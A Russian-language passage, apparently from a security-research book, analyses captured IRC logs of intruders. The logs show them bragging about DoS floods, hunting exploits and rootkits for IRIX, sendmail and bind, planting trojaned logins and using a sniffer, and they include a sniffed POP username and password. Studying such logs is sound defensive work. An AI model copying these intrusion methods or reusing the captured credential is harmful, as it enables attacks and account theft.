:D1ck :ха-ха-ха-ха-а
:D1ck :чувак, ты не знаешь Кашмир
:D1ck :если бы ты видел фотки

И вновь это указывает на мотивацию Дика. Живет ли он достаточно близко к Кашмиру, чтобы чувствовать обиду за разрушенный дом, или же эта мотивация была принята из чистой симпатии к местным жителям?

:D1ck :и все-таки
:D1ck :что еще нужно туда добавить
:D1ck :?
:Sp07 :добавь немного порно
:D1ck :х-ха
:Sp07 :что такое Лахор?
:D1ck :Лахор == город

Лахор – это город на северо-востоке Пенджаба, на границе с Индией. Может, это место жительства Дика?

:D1ck :Sp07, дай мне хорошую цитату
:Sp07 :я думал, это был *** по-французски
:Sp07 :сейчас пойду найду для тебя цитату
:D1ck :хе
:D1ck :OK
:Sp07 :я не знаю ни одной на память
:Sp07 :памят
:Sp07 :ь
:Sp07 :молчание – золото, если у вас нет ничего лучше
:Sp07 :это забавно
:Sp07 :я слышал до этого фразу
:Sp07 :звучит как-то вроде того «Если вы хотите жить в мире, готовьтесь к войне»
:Sp07 :слышал ее в эпизоде Симпсонов
:Sp07 :имя = Stone Cold
:Sp07 :e-mail = **
:Sp07 :домашняя страница = **
:Sp07 :город = ??
:Sp07 :страна = ??
:Sp07 :цитата: «Не выходи с ножом против пистолета»
:Sp07 :ха-ха-ха-а
:Sp07 :Не спускай воду в унитазе, когда принимаешь душ
:Sp07 :как насчет Знаменитых Последних Слов

:Sp07 :— Авраам Линкольн
:Sp07 :Дом, в котором нет согласия, не может стоять.
:Sp07 :Библия – это не моя книга, и христианство – не моя религия. Я никогда не мог согласиться с
:Sp07 :длинными запутанными утверждениями христианской догмы.
:Sp07 :Можно недолго дурачить всех людей, можно постоянно обманывать некоторых людей, но
:Sp07 :невозможно постоянно водить всех за нос.
:Sp07 :Меня больше всего интересует не ваше поражение, а то, насколько вы с ним смирились.
:Sp07 :
:Sp07 :Практически все люди могут вынести несчастье, но если вы хотите проверить характер человека, дайте ему власть.
:Sp07 :Лучше промолчать и показаться дураком, чем заговорить и разрешить все сомнения.
:Sp07 :К тому, кто ждет, может прийти удача, но только та, что осталась после тех, кто торопится.
:Sp07 :Большинство людей настолько счастливы, насколько они себе позволяют.
:Sp07 :Такт – это способность описывать других так, как они видят сами себя.
:Sp07 :Только тот имеет право порицать, у кого найдется смелость помочь.
:Sp07 :
:Sp07 :Я побеждаю врага, делая его своим другом.
:Sp07 :Пока одни колеблются, чувствуя свою слабость, другие совершают ошибки и становятся
:Sp07 :сильнее.
:Sp07 :Новые суждения всегда подозрительны и обычно встречают неодобрение безо всяких причин, но просто потому, что они
:Sp07 :еще не стали общепринятыми.
:D1ck :хе-хе
:Sp07 :— Джей Лено
:Sp07 :Если Бог не разрушает Голливудский бульвар, то он должен извиниться перед Содомом и Гоморрой.
:Sp07 :Если вы хотите действительно что-то понять, попробуйте изменить это.
:Sp07 :здесь уйма цитат
:Sp07 :— Юлий Цезарь
:Sp07 :Пришел, увидел, победил.
:Sp07 :это обо мне

Sp07 похож на американца. Слова Авраама Линкольна, семейки Симпсонов, Джея Лено и Stone Cold имеют отношение к американской культуре.

:D1ck :ха-ха-ха
:D1ck :J4n3
:D1ck :когда вернешься, сообщи мне – это важно
:D1ck :**
:D1ck :?
:D1ck :J4n3
:D1ck :J4n3
:D1ck :J4n3

:D1ck :Sp07
:D1ck :сделаl мне гРаф1Ку
:D1ck :http://www9.example.com/k1dd13/'
:Sp07 :пошли мне Photoshop, и я сделаю
:Sp07 :хи-хи
:D1ck :x3
:Sp07 :дай-ка я проверю Web-сайт
:D1ck : (Sp07), дай-ка я проверю Web-сайт
:D1ck :***Соединение разорвано
:D1ck :***Канал восстановлен
:D1ck :что ты сказал после того
:Sp07 :?
:Sp07 :ничего
:D1ck :тебе понравится сайт
:D1ck :сколько ты ему дашь из 10
:D1ck :?
:D1ck :1
:D1ck :?
:D1ck :2
:D1ck :?
:D1ck :3?
:D1ck :0?
:Sp07 :654564
:Sp07 :x-xe
:Sp07 :нормально
:D1ck ::(
:Sp07 :было бы лучше, если бы он был не в бесплатной сети
:Sp07 :www.k1dd13.com
:Sp07 :или что-то в этом роде
:D1ck :ага
:D1ck :понимаю
:D1ck :k1dd13-online.org
:D1ck :www.k1dd13-online.org
:D1ck :он находится в разработке, урод
:D1ck ::P
:D1ck :горы текста
:D1ck :нам нужны горы графики
:D1ck :нам нужны горы графики
:D1ck ::)
:Sp07 :o
:D1ck :нужно выделить скрипты для perl
:D1ck :инструменты
:D1ck :архив
:D1ck :тонны работы
:D1ck ::;
:D1ck ::;/
:Sp07 :хочешь сделать Web-сайт для меня
:Sp07 :?
:D1ck :xe

:Sp07 :хи-хи
:D1ck :нЕт
:Sp07 :potheads.net
:D1ck :это трудно
:D1ck :к тому же я получу его готовым:)
:Sp07 :=(
:D1ck :=(

Sp07 надеется получить у Дика новые сценарии взлома, чтобы напасть на своего друга. Это отражает воинствующий настрой участников различных групп, как в уличных группировках.

:Sp07 :появилось что-нибудь новенькое для redhat 6.1
:Sp07 :за последний месяц или где-то в этом радиусе?
:Sp07 :я просто хочу взломать сервер моих друзей и стать главным, если уж он этого не делает
:D1ck :lol (Laughing Out Loud)
:Sp07 :nb
:Sp07 :эй
:Sp07 :я делаю tcl для поиска в Internet
:_-Ahsan-_:LOL
:_-Ahsan-_:был были

День третий, 6 июня

D1ck и J4n3 хвастаются системами, против которых они запустили нападение «отказ от обслуживания». Позднее D1ck учит J4n3, как устанавливать drive (программа). Затем они обсуждают, как использовать инструмент *sniffit*. Наконец, D1ck отчаянно ищет способы взлома и rootkit для Irix.

:D1ck! :s3ga**** *
:D1ck! :*** * *
:D1ck! :s3ga, помоги ***
:D1ck! :*** * *
:D1ck! :назад
:D1ck! :J4n3
:D1ck! :ты тут?
:D1ck! :J4n3, КГДА ВЕРНЕШЬСЯ, СКНИЬ МНЕ МЕССАГУ, это важно
:D1ck! :J4n3, КГДА ВЕРНЕШЬСЯ, СКНИЬ МНЕ МЕССАГУ, это важно
:D1ck! :J4n3, КГДА ВЕРНЕШЬСЯ, СКНИЬ МНЕ МЕССАГУ, это важно
:J4n3! :D1ck, я здесь
:D1ck! :о, бОже
:D1ck! :о, бОже
:D1ck! :о, бОже
:D1ck! :сделала граф1ку?
:J4n3! :графика у тебя в кармане, я работаю над той штукой с java и паролем cgi
:J4n3! :скачала очень много скриптов, теперь с ними экспериментирую

:J4n3! :эй, D1ck, хотела спросить у тебя кое-что
:D1ck! :валяй
:J4n3! :завтра эта страница будет готова с графикой java и защищена паролем
:J4n3! :OK, слушай, ek system aisa hai kay jo sploits page hoga uska name password hoga

«OK, слушай, одна система должна быть такой, чтобы название взломанной странички было собственно паролем»

:J4n3! :я имею в виду, если страница называется sploit898.html
:J4n3! :это и будет пароль
:J4n3! :если кто-нибудь кликнет по ссылке на взломы
:J4n3! :появится другое окошко
:J4n3! :и спросит пароль
:J4n3! :если кто-то знает название той html-страницы, он пройдет
:J4n3! :если нет – то нет
:J4n3! :что ты говоришь?
:D1ck! :o
:D1ck! :ух
:D1ck! :ну, не знаю, тебе решать
:D1ck! ::P
:J4n3! :и да, тот скрипт со сменой баннеров mila hai будет менять по меньшей мере пять картинок
:D1ck! :ух, класс
:D1ck! :круто
:J4n3! :я имею в виду: он каждый раз будет менять пять баннеров, которые ты выбираешь
:D1ck! ::)
:J4n3! :ха, трудновато работать с cgi и java :/
:D1ck! :хе-хе
:D1ck! ::?
:D1ck! ::/
:J4n3! :ха-ха, мне нравится твой стиль беседы
:J4n3! ::?
:J4n3! ::/
:J4n3! :хи-хи
:J4n3! :кайф

Далее мы получаем представление о войне, которая происходит в сообществе взломщиков, так как J4n3 и D1ck нападают на других хакеров.

:J4n3! :yaar, этот synflood – крепкий орешек
:J4n3! :ты знаешь какого-то урода, который взял себе ник deathace две недели назад
:J4n3! :с его bot и ip *
:D1ck! :ДА
:D1ck! :да, я знаю, я два раза его прощупывал
:D1ck! :этот парень помешан на linuxsex
:D1ck! ::)
:D1ck! :упс

```
:J4n3! :ха-ха, lol
:J4n3! :я прощупывала его из девяти root
:J4n3! :он заглох на семь часов
:J4n3! :lol
:J4n3! :весь его домен example.com был в дауне
:D1ck! :вау
:D1ck! :ХА-ХА-ХА-ХА-ХА-ХА-ХА-ХА
:D1ck! :класс
:D1ck! :;)
:J4n3! :ха-ха, е-е-е
:J4n3! :я забрала его ник назад, можешь увидеть его в #k1dd13
:D1ck! :круто-круто
:D1ck! :;)
:D1ck! :ой-е
:D1ck! :attririon.org говорит saray mirror akathain karnay hain
:D1ck! :attririon.org говорит saray mirror akathain karnay hain
:D1ck! :да
:D1ck! :я вижу
:J4n3! :ahaan, без проблем
:J4n3! :ahaan, без проблем
```

«ага, без проблем»

```
:J4n3! :karlaingay
```

«мы это сделаем»

```
:J4n3! :yaar worldtel ***
:J4n3! :он *** весь день, работает нормально только утром :(
:D1ck! :***D1ck меняет тему на 'kipitipa nipamipa sepa bah bah blah...'
:D1ck! :(@J4n3): ahaan, без проблем
:D1ck! :(@J4n3): karlaingay
:D1ck! :*** Соединение разорвано
:D1ck! :***Канал восстановлен
:D1ck! :
:D1ck! :(#k1dd13) тема- 'kipitipa nipamipa sepa bah bah blah...'
:D1ck! :(#k1dd13) тема- установлена D1ck (Вт, 6 июня 2000, 10:03)
:D1ck! :HAFEZ
:D1ck! :world TEL ***
:D1ck! :
:D1ck! :wOrlDtEl ***
:J4n3! :да, да, да
:J4n3! :он правда
:J4n3! :правда
:J4n3! ::(
:J4n3! ::(
:J4n3! ::/
:J4n3! :работает только утром
:J4n3! :*** весь день
```

:D1ck! :ха-ха-ха-ха
:D1ck! :хм-мм-мм-мм...
:D1ck! :хи-хи
:D1ck! :http://ww9.example.com/k1dd13/Article3.html
:D1ck! :пошли мне graphix.jpg
:D1ck! ::)
:D1ck! :элитную картинку для 'K1dd13 Online'
:J4n3! ::/
:J4n3! :satnet намного лучше, yaar

Satnet – это, кажется, название ISP.

:J4n3! :он *** только ночью
:J4n3! :э-э-э, я сделала только THE K1DD13 :/

Далее взломщики делятся общими навыками и техническими приемами. В данном случае D1ck учит J4n3 устанавливать разделы. Это помогает понять, каким образом они передают друг другу имеющиеся у них идеи и основные навыки. А неумение J4n3 устанавливать раздел указывает на ее уровень работы с компьютером.

:J4n3! :ой-е, скажи, как мне установить мой диск d?
:D1ck! : http://ww9.example.com/k1dd13/Article3.html
:D1ck! :d:
:D1ck! :?
:J4n3! :хм-мм, дай мне проверить
:D1ck! :установи /mnt/cdrom
:J4n3! :yaar, диск d
:D1ck! :установи –t msdos /dev/fd0 /mnt/floppy
:J4n3! :нет-нет
:D1ck! :установи -t vfat /dev/hda l /mnt/win
:J4n3! :для установки диска с я писала –t msdos /dev/hda l /mnt
:D1ck! :?
:D1ck! :cd
:D1ck! :(@J4n3!): для установки диска с я писала –t msdos /dev/hda l /mnt
:D1ck! :я пишу
:D1ck! : установи -t vfat /dev/hda l /heh
:J4n3! :у меня есть разделы c d и e
:J4n3! :если использовать эту команду, устанавливается диск c, но не d и не e , cd - это диск g
:D1ck! :mkdir hh
:D1ck! :mkdir heh
:J4n3! :хе, но это работает
:D1ck! :ха-ха-ха
:D1ck! :ну ладно
:D1ck! :я знаю
:D1ck! :сделай это 'df' (команда)
:D1ck! :и скопируй меня
:D1ck! :а затем df –k

```
:J4n3! :подожди
:J4n3! :Filesystem     Ik-blocks     Used     Available     Use%     Mounted on
:D1ck! :какой у тебя d? /dev/hda2?
:D1ck! :какой у тебя d? /dev/bda 1
:D1ck! :?
:J4n3! : Filesystem     Ik-blocks  Used      Available  Use%     Mounted on
:J4n3! : /dev/hda8      1935132    878956    957780     48%      /
:J4n3! : /dev/hda7      23302      2650      19449      12%      /boot
:J4n3! : /dev/hda1      2064032    1230496   833536     60%      /mnt
:D1ck! :хорошо
:D1ck! :mkdir /win; установи -t vfat /dev/hda2 /win
:D1ck! :подожди, что такое /dev/hda7
:D1ck! :?
:J4n3! :своп-раздел linux
:D1ck! :OK
:D1ck! :mkdir /win; установи -t vfat /dev/hda2 /win
:J4n3! :hda8 родная
:D1ck! :сделай это и скажи, что у тебя получилось
:D1ck! :ну-ну
:J4n3! :[root@example poertedfor]# mkdir /win; mount -t vfat /dev/hda2 /win
:J4n3! :[MS-DOS FS Rel.12,FAT 0 check=n,conv=b,uid=0,gid=0,umask=022,bmap]
:J4n3! :[me=0x0,cs=0,#f=0,fl=0,ds=0,de=0,data=0,se=0,ts=0,ls=0,rc=0,
        fc=424967295]
:J4n3! :размер блока = 512
:J4n3! :VFS: Не могу найти действующую файловую систему MSDOS в dev03:02
:J4n3! :установка: неверный тип fs, недействительная опция, испорченный супер-
        блок в /dev/hda2
:J4n3! :или установлено слишком много файловых систем
:J4n3! :(вы не пытаетесь установить расширенный раздел,
:J4n3! :вместо какого-либо внутреннего логического раздела?)
:D1ck! :хм-мм
:D1ck! :ты должна знать тип своего диска d
:D1ck! :c == /dev/hda1
:D1ck! :d == /dev/???/
:D1ck! :dba 1
:D1ck! :hda 1
:D1ck! :и т.д.
:J4n3! :хм-мм, /dev/hda2, я полагаю
:D1ck! :хорошо, brb (Be Right Back – ща вернусь) загрузиться в Linux
:J4n3! :ладно
:D1ck! :тогда он должен установиться
:D1ck! :хорошо, brb загрузится в Linux
:D1ck! :хорошо, brb загрузится в Linux
:J4n3! :so bol raha hon
```

«я так и говорю»

```
:D1ck! :ты
:D1ck! :вернулась
```

:D1ck! :J4n3
:D1ck! :ты тут?
:D1ck! :[Lag 156]
:J4n3! :yaar neechay gaya huwa tha

«черт, я спустилась вниз» (на первый этаж? В подвал?)

:D1ck! :***
:D1ck! :worldtel ***
:D1ck! :o ***
:D1ck! :упс
:D1ck! :я запаздываю до ***
:D1ck! :инспектор
:D1ck! :w00p
:D1ck! :что тут
:Sp07! :у меня проблемы с этим скриптом tcl, и ни у кого не хватает мозгов, чтобы мне помочь
:D1ck! :хе-хе
:D1ck! :скажи мне, что закодировать
:D1ck! :чувак
:D1ck! :worldtel ***
:D1ck! :Sp07
:Sp07! :?
:Sp07! :d1ck
:Sp07! :d1ck
:D1ck! :супербой
:D1ck! :друг
:D1ck! :IRIX
:Sp07! :?
:D1ck! : у тебя есть сканер для IRIX?
:Sp07! :нет
:D1ck! :я хочу контролировать компы с object-something.c
:D1ck! ::)
:Sp07! :object-something?
:Sp07! :гм-м, просто возьми и просканируй комп с Solaris или Linux
:D1ck! :хе
:D1ck! :ну да
:D1ck! :я забыл эти названия

И вновь мы видим, что целью взломщиков является как можно большее количество атакованных и взятых под контроль систем.

:D1ck! :как ты взломал тот комп IRIX?
:D1ck! :не сканировать
:D1ck! :я хочу контролировать IRIX
:D1ck! :мне нужны компы под моим контролем ;)
:Sp07! :я не помню
:Sp07! :дельта что-то что-то.edu
:Sp07! :хе

```
:Sp07! :example.edu
:D1ck! :OK
:Sp07! :просто сканируй из redhat
:Sp07! :неважно, откуда ты сканируешь
:D1ck! :хе-хе, да
:Sp07! :какого *** они пускают головастиков в linuxsex?
:Sp07! :хе-хе
:D1ck! :нет-нет
:Sp07! :они что, пытаются *** opeг*** или что?
:D1ck! :э-э-э, я знаю этого урода
:D1ck! :мне нужны адреса компов с IRIX, чтобы я мог ./контролировать irix-
       box-address.com
:D1ck! :ха-ха-х-ха-ха
:D1ck! :не знаю
:D1ck! :мне просто интересно
:Sp07! :o
:D1ck! ::)
:Sp07! :я не думаю, что все irix-компы уязвимы
:Sp07! :хе
:Sp07! :с каким портом он соединяется?
:Sp07! :example.org = irix
:D1ck! :(@Sp07), я не думаю, что все irix-компы уязвимы
:D1ck! :(@Sp07), хе
:D1ck! :***
:D1ck! :*** Соединение разорвано
:D1ck! :***Канал восстановлен
:D1ck! :***
:D1ck! :мой isp
:Sp07! :[03:21] <Sp07> хе
:Sp07! :[03:22] <Sp07> с каким портом он со
:Sp07! :[03:22] <Sp07> с каким портом он соединяется?
:Sp07! :[03:22} <Sp07> example.org = irix
:D1ck! :(@kuruptp0n): у кого-нибудь есть сценарий удаленного взлома для sendmail
       8.9.3?
:D1ck! :ха-ха-ха
:D1ck! :я его ищу ;)
:D1ck! :[03:18]***Внимание! Задержка возврата более 30 с
:D1ck! :[03:19]***Внимание! Задержка возврата более 60 с
:Sp07! :ха-ха
:Sp07! :ВНИМАНИЕ! ВНИМАНИЕ!
:Sp07! :попроси меня сыграть в игрушки
:D1ck! :Sp07
:Sp07! :?
:Sp07! :я только что разнес какого-то ***
:D1ck! :Sp07
:D1ck! :ты там?
:Sp07! :да
:D1ck! :ты видел h4r33 EOF;)?
```

```
:D1ck! :XA-XA-XA-XA-XA-XA
:D1ck! :он ультраламер
:D1ck! ::P
:Sp07! :да-а
:D1ck! :lol
:D1ck! :убей -9 9394
:D1ck! :полезная нагрузка 'bnc'
:Sp07! :э-хи-хи
```

Затем они обсуждают технические моменты наблюдения и слежки друг за другом, в частности способы использования модуля проверки текущего состояния (sniffer).

```
:Sp07! :почему бы тебе не разнюхать всю ***, которой он занимается на irc
:Sp07! :и пошпионить за ним
:Sp07! :заполучить его пароли
:D1ck! :хм-мм-мм
:D1ck! :это можно сделать?
:Sp07! :ага
:D1ck! :если да, то как?
:D1ck! :у меня есть sniffer
:Sp07! :он пользуется этой оболочкой как отражением, верно?
:Sp07! :разнюхай порт
:D1ck! :на компе
:Sp07! :с которого он работает
:Sp07! :хе
:D1ck! :./sniff -d 8000
:D1ck! :э-э-э
:D1ck! :как?
:Sp07! :м-мм
:Sp07! :узнай номер порта
:Sp07! :потом проверь его
:Sp07! :своим sniffer
:D1ck! :это хорошая идея
:Sp07! :=D
:Sp07! :я думаю, это должно сработать
:Sp07! :никогда не пробовал
:D1ck! :*** я посадил троянца в комп и удалил его троянца
:D1ck! :XA-XA-XA-XA
:D1ck! :o
:Sp07! :или разнюхай порт
:Sp07! :или разнюхай все, что выходит на irc-сервак
:D1ck! :motos# ./sniff- 100mb -help
:D1ck! :Usage:./sniff- 100mb [-d [] [-s] [-f] [-l] [-t] [-i interface] [-o file]
:D1ck! :        -d int      установить новый лимит данных (128 по умолчанию)
:D1ck! :        -s          фильтровать исходящие соединения smtp
:D1ck! :        -f          фильтровать исходящие соединения ftp
:D1ck! :        -l          фильтровать исходящие соединения rlogin/rsh
:D1ck! :        -t          фильтровать соединения Telnet
```

```
:D1ck! :        -o <file>   результаты заносить в <file>
:D1ck! :xe
:Sp07! :используй другой sniffer, xe
:D1ck! :lol
:Sp07! :используй sniffit
:D1ck! :их не так уж и много
:Sp07! :sniffit
:D1ck! :хм-м-м-м
:D1ck! :ах, да
:Sp07! :забыл, где его взять
:D1ck! :sniffit
:D1ck! :
:D1ck! :достань мне бинарный
:D1ck! :motos# gcc:Команда не найдена
:D1ck! :./usr/ucb/cc:не установлено дополнительное программное обеспе-
       чение языка
:D1ck! :чертовы железки
:Sp07! :ха-ха
:D1ck! :;/
:D1ck! :grid (~grid@example.net
:D1ck! :этот *** пакет загнулся
:D1ck! :хе-хе
:Sp07! :?
:D1ck! :ха-ха-ха-ха
:D1ck! :проехали
:Sp07! :наглая мартышка
:D1ck! :ты master budah
:D1ck! :хи-хи-и
:Sp07! :эта вонючая обезьяна
:D1ck! :lol
:D1ck! :хе
:D1ck! :этот roxer muh ***
:D1ck! :дружище
:D1ck! :хм-мм
:D1ck! :дай мне доступ к компу red hat (локальный)_
:D1ck! :и я его вскрою
:D1ck! :ты знаешь, что я сделал вчера?
:D1ck! :echo "son-ip"> roots.txt (команда в Unix)
:D1ck! ::/
:D1ck! :и потерял большинство ip, как и до этого
:D1ck! :я был превосходен
:Sp07! :хе
:Sp07! :у меня больше нет учетных записей, кроме легальных
:Sp07! :хе
:D1ck! :хе
:D1ck! :OK
:Sp07! :ну, на самом деле у меня еще кое-что сохранилось
:Sp07! :но я буду за них держаться
:D1ck! :OK ;)
```

:D1ck! :какой ящик с IRIX ты только что назвал?
:Sp07! :example.org
:Sp07! :это irix
:Sp07! :у меня было там три учетных записи
:Sp07! :и по какой-то причине их все аннулировали
:Sp07! :какие isp позволяют shell-доступ?
:Sp07! :я хочу взломать некоторые isp
:Sp07! :почему этот *** головастик продолжает присоединяться к linuxsex
:D1ck! :dos его
:Sp07! :хе-хе
:Sp07! :сделай whois Sp07
:Sp07! :я крут
:Sp07! :я получил +v на #example
:Sp07! :хе
:D1ck! :хе
:D1ck! :J4n3
:Sp07! :*** мой v исчез
:D1ck! :v?
:D1ck! :хм
:J4n3! :D1ck
:Sp07! :+
:D1ck! :как жизнь, J4n3?
:D1ck! :ха-ха-х-ха-ха
:D1ck! :lol
:J4n3! :да ничего особенного :p, как ты?
:D1ck! :нормально
:D1ck! :*** и т.д.
:D1ck! :и *** Sp07
:J4n3! :хе
:J4n3! :все бы вам секс :p
:D1ck! :;)
:Sp07! :у-х-х-х-х-х

Еще несколько разборок в сообществе взломщиков.

:D1ck! :я сегодня захватил только три машины :(
:D1ck! :однажды я сделал 3б
:Sp07! :да пошел ты
:D1ck! :хе
:D1ck! :*ВСЕ* его компы
:J4n3! :у-у-у-у
:D1ck! :Sp07
:D1ck! :хм-мм-мм...
:D1ck! :эм
:Sp07! :?
:D1ck! :J4n3, чей домен example.com?
:D1ck! :и кто его ведет
:D1ck! :satnet вызвал zahid, э

Захид – еще одно имя. Эта строчка подтверждает, что satnet – это ISP.

:J4n3! :этого не знаю, но знаю, кому он принадлежит
:J4n3! :это друг
:D1ck! :/msg Sp07 чувак меня ***
:D1ck! :у-у-у-у-упс
:D1ck! :кто?
:D1ck! :хм-мм-мм
:J4n3! :я дала ему файл sat, чтобы он опублик0вал
:D1ck! :ник?
:D1ck! :ну, круто
:J4n3! :Zolo
:D1ck! :)
:J4n3! :;)
:D1ck! :xe-xe, OK
:J4n3! :z33sh4n

Zeeshan – еще один участник группы.

:D1ck! :a
:D1ck! :этот чувак
:D1ck! ::P)
:D1ck! :этот мастер?
:J4n3! :они вызвали zahid?
:D1ck! :ты знаешь этого парня, Sp07?
:D1ck! :J4n3, да
:Sp07! :ага
:D1ck! :OK
:J4n3! :зачем?? Что они сказали?
:D1ck! :не знаю
:Sp07! :они хотели ***
:Sp07! :но я их заткнул
:Sp07! :извините
:D1ck! :J4n3, они обвиняли парня, что он дал доступ миллеру, а миллер все испортил...
:D1ck! :XA-XA-XA-XA-A
:J4n3! :LOOOOOL
:D1ck! :Sp07
:D1ck! :что там за IRIX-комп
:D1ck! :не тот, что .edu
:D1ck! :другой, который ты мне дал, чтобы ./own
:D1ck! :?
:Sp07! :sanitized.org
:D1ck! :OK
:D1ck! :Sp07, у тебя есть IRIX, root kit, чтобы ты мог послать?
:Sp07! :нет

Далее они обсуждают черный ход (bj.c) – тот самый инструмент, который мы рассматривали в главе 6. Несмотря на то что используется тот же самый инструмент, маловероятно, чтобы это были те же самые люди. Наоборот, мы видим, как быстро использование одного инструмента может получить широкую известность.

```
:Sp07! :я просто пользовался bj
:Sp07! :троянец для login
:D1ck! :o
:D1ck! :OK
:D1ck! :пошли мне bj.c
:D1ck! :я свой потерял
:D1ck! :
:Sp07! :a
:Sp07! :у меня ничего нет
:Sp07! :хе-хе
:D1ck! :хе, о
:D1ck! :ты завязал с хакерством
:D1ck! :
:Sp07! :что-то вроде того
:Sp07! :рано или поздно меня бы арестовали
:Sp07! :так что я прекратил
:D1ck! :o
:D1ck! :OK
:Sp07! :к тому же это не приносит мне денег, так что это бессмысленно
:D1ck! :меня НИКОГДА НЕ АРЕСТУЮТ
:Sp07! :я хочу сделать собственный Web-хост сервер
:D1ck! :пОтОмУчТоМ оя стРаНа ДаСт ВсЕм ***
:D1ck! :а-ха-ха
:D1ck! :o
:Sp07! :В МоЕй СтРАне ЕсТь ГамБуРгЕры
:Sp07! :хе-хе-хе
:D1ck! :хе
:D1ck! :IBM AIX Version 4.x для RISC System/6000
:D1ck! :(C) Авторские права IBM и других 1982, 1996.
:D1ck! :Доступ и использование разрешено только зарегистрированным пользова-
        телям
:D1ck! :cub login:
:D1ck! :/* протестировано на IRIX 5.2, 5.3, 6.0.1, 6.1 и даже 6.2,        */
:D1ck! :***
:Sp07! :хе
:D1ck! :;p
:Sp07! :сколько времени сейчас в Пакистане?
:Sp07! :nm
:Sp07! :                    /-\/-\
:Sp07! :***
:Sp07! :***
:Sp07! :***
:Sp07! :***
:D1ck! :хм-мм-мм...
:D1ck! :6 утра
```

В это время в Пакистане 6 утра, проверено.

```
:Sp07! :***
:Sp07! :***
```

:D1ck! :Захожу в proxyloop...
:D1ck! :***
:D1ck! :;)
:D1ck! :uid=0(root) gid=0(root)
:D1ck! :*вздох*
:Sp07! :у-уу-ух-у-УУ
:Sp07! :Й-ип-Пи-пИ-И-и-и-и
:Sp07! :***
:Sp07! :здесь жарко
:D1ck! :хе-хе
:Sp07! :это здесь жарко или это просто ты?
:Sp07! :***
:D1ck! :жарко
:Sp07! :хи-хи
:Sp07! :мне скучно
:Sp07! :да, ***
:D1ck! :я съем halwa puri

Halwa puri – сладкое блюдо.

:D1ck! :это вкусный-вкусный завтрак в Пакистане
:D1ck! :можно найти за $2
:D1ck! :или за $1
:D1ck! :J4п3, дорогая
:D1ck! :просканируй bind 8.2
:D1ck! :8.2.1.
:D1ck! :ПРИВЕТ
:D1ck! :Sp07
:D1ck! :a/s/;
:D1ck! :a/s/l
:D1ck! :a/s/l
:D1ck! :я не урод
:D1ck! :
:D1ck! :Калькутта
:D1ck! :ИНДИЕЦ
:D1ck! :хочешь поболтать?
:Sp07! :?
:D1ck! :послать ***
:D1ck! :хе
:Sp07! :343/sdfdf/9sdf90d7fs
:D1ck! :ХА-ХА-ХА-Х-Х-ХА-ХА
:D1ck! :я помню дни, когда я заходил в msdos и печатал ping ip
:D1ck! :и 'laG'
:D1ck! :ха-ха-ха
:D1ck! :6 лет назад
:D1ck! :у-у-у-уп
:D1ck! :HAFEEEEEEEEEEEEEEEZ
:D1ck! :zooooooooooooooooooooom взят
:D1ck! :HAFEEEEEEEEEEEZ
:D1ck! :HAFEEEEEEEEEEEZ

:D1ck! :HAFEEEEEEEEEEEEZ
:D1ck! :50,00 паролей
:D1ck! :50,00 паролей
:Sp07! :?
:Sp07! :50,00?
:Sp07! :хи-хи
:D1ck! :да-а? Приятель
:D1ck! :ns локального isp
:D1ck! :хи-хи
:D1ck! :НЕНАВИЖУ ВЛАДЕТЬ
:Sp07! :хе
:D1ck! :потому что тогда
:D1ck! :мне приходится ставить троянца
:D1ck! :хи-х-хи
:D1ck! :мне приходится ставить троянцев до рассвета
:Sp07! :свободный доступ в Internet
:Sp07! :хи-хи
:Sp07! :для тебя и твоих друзей
:Sp07! :попробуй захватить earthlink.net
:Sp07! :или pacbell
:Sp07! :хи-хи
:D1ck! :у нас нет earthlink
:D1ck! :чувак
:D1ck! :у меня нулевой уровень знакомства с NT

Приятно слышать.

:D1ck! :научи меня работать с NT
:Sp07! :?>
:D1ck! :nt
:Sp07! :у меня нет nt
:Sp07! :я не взламываю NT
:D1ck! :здесь то же самое./
:Sp07! :почти обеденное время
:Sp07! :я умираю с голоду
:D1ck! :хи-хи
:D1ck! :здесь то же самое.
:Sp07! :ух-хх-хх...
:Sp07! :я ухожу
:Sp07! :время ТВ
:J4n3! :D1ck
:J4n3! :я вернулась после секса ;p
:D1ck! :ха-х-ха
:D1ck! :examplenet захвачен
:D1ck! :главный сервер
:J4n3! :ха-аа
:J4n3! :круто
:J4n3! :ты снова его взял
:D1ck! :нет

```
:D1ck! :это новый
:J4n3! :что, правдА?
:J4n3! :с троянцем?
:D1ck! :да
:D1ck! :пошли мне root/owned
:D1ck! :пошли мне root/owned
:J4n3! :подожди
:D1ck! :или что-нибудь другое что у тебя есть
```

Кажется, они могли перехватить пароль учетной записи POP, которая использует порт 110.

```
:D1ck! :192.168.232.173 => 192.168.129.21 [110]
:D1ck! :ПОЛЬЗОВАТЕЛЬ wajahatz
:D1ck! :ПАРОЛЬ fwjs
:J4n3! :ха-ха, уже разнюхал?
:D1ck! :да
:D1ck! :;)
:D1ck! :я быстро работаю
:D1ck! :хи-хи
:J4n3! :круто :p
:D1ck! :что такое linux.tar?
:J4n3! :пошли мне файл, yaar
:J4n3! :взломанный login trj
:D1ck! :хи-хи, у него есть один пароль
:D1ck! :тот, который я вставил
:D1ck! :;/
:J4n3! :lol
:D1ck! :;p
:J4n3! :ya haal hogaya hai example ka :/
```

example – **в плохом состоянии.**

```
:J4n3! :должно быть, это майловая учетная запись
:D1ck! :lol
:J4n3! :они проверили ее из worldtel
:D1ck! :да
:J4n3! :D1ck, у меня есть еще один login trj – такой же, как этот, но с другим
        паролем
:D1ck! :пошли мне
:D1ck! :ПОТОРОПИСЬ
:D1ck! :ПОТОРОПИСЬ
:D1ck! :они очнутся и обнаружат
:D1ck! :
:J4n3! :он в моей оболочке
:D1ck! :OK
:J4n3! :скачай его оттуда
:D1ck! :/msg
:D1ck! :ACTION is away: (Auto-Away after 15 mins) [BX-MsgLog On]
```

:J4n3! :pvamu nick immi
:J4n3! :hiall abi aayegee и сервер ее убьет :p

День четвертый, 7 июня

D1ck и J4n3 решили напасть на Индию при помощи атак «отказ от обслуживания» и взломов *bind*. Основное внимание они уделяют нападению и разрушению инфраструктуры страны. Позже они нападают на других участников IRC, которые их раздражают.

:D1ck! :<h4r33:#Linuxsex> у меня даже есть легальная машина t3 | <h4r33:#Linuxsex>, плачу за нее 800 в месяц |<h4r33:#Linuxsex> – это настоящий ns, посмотрите на меня и на мой id через неделю
:D1ck! : ACTION is away: (Auto-Away after 15 mins) [BX-MsgLog On]
:D1ck! :й0х
:D1ck! :просто worldtel
:D1ck! :***
:J4n3! :й0-й0
:J4n3! :конечно-конечно
:D1ck! ::/
:J4n3! ::\
:J4n3! :пропускная способность 4 Мб :/
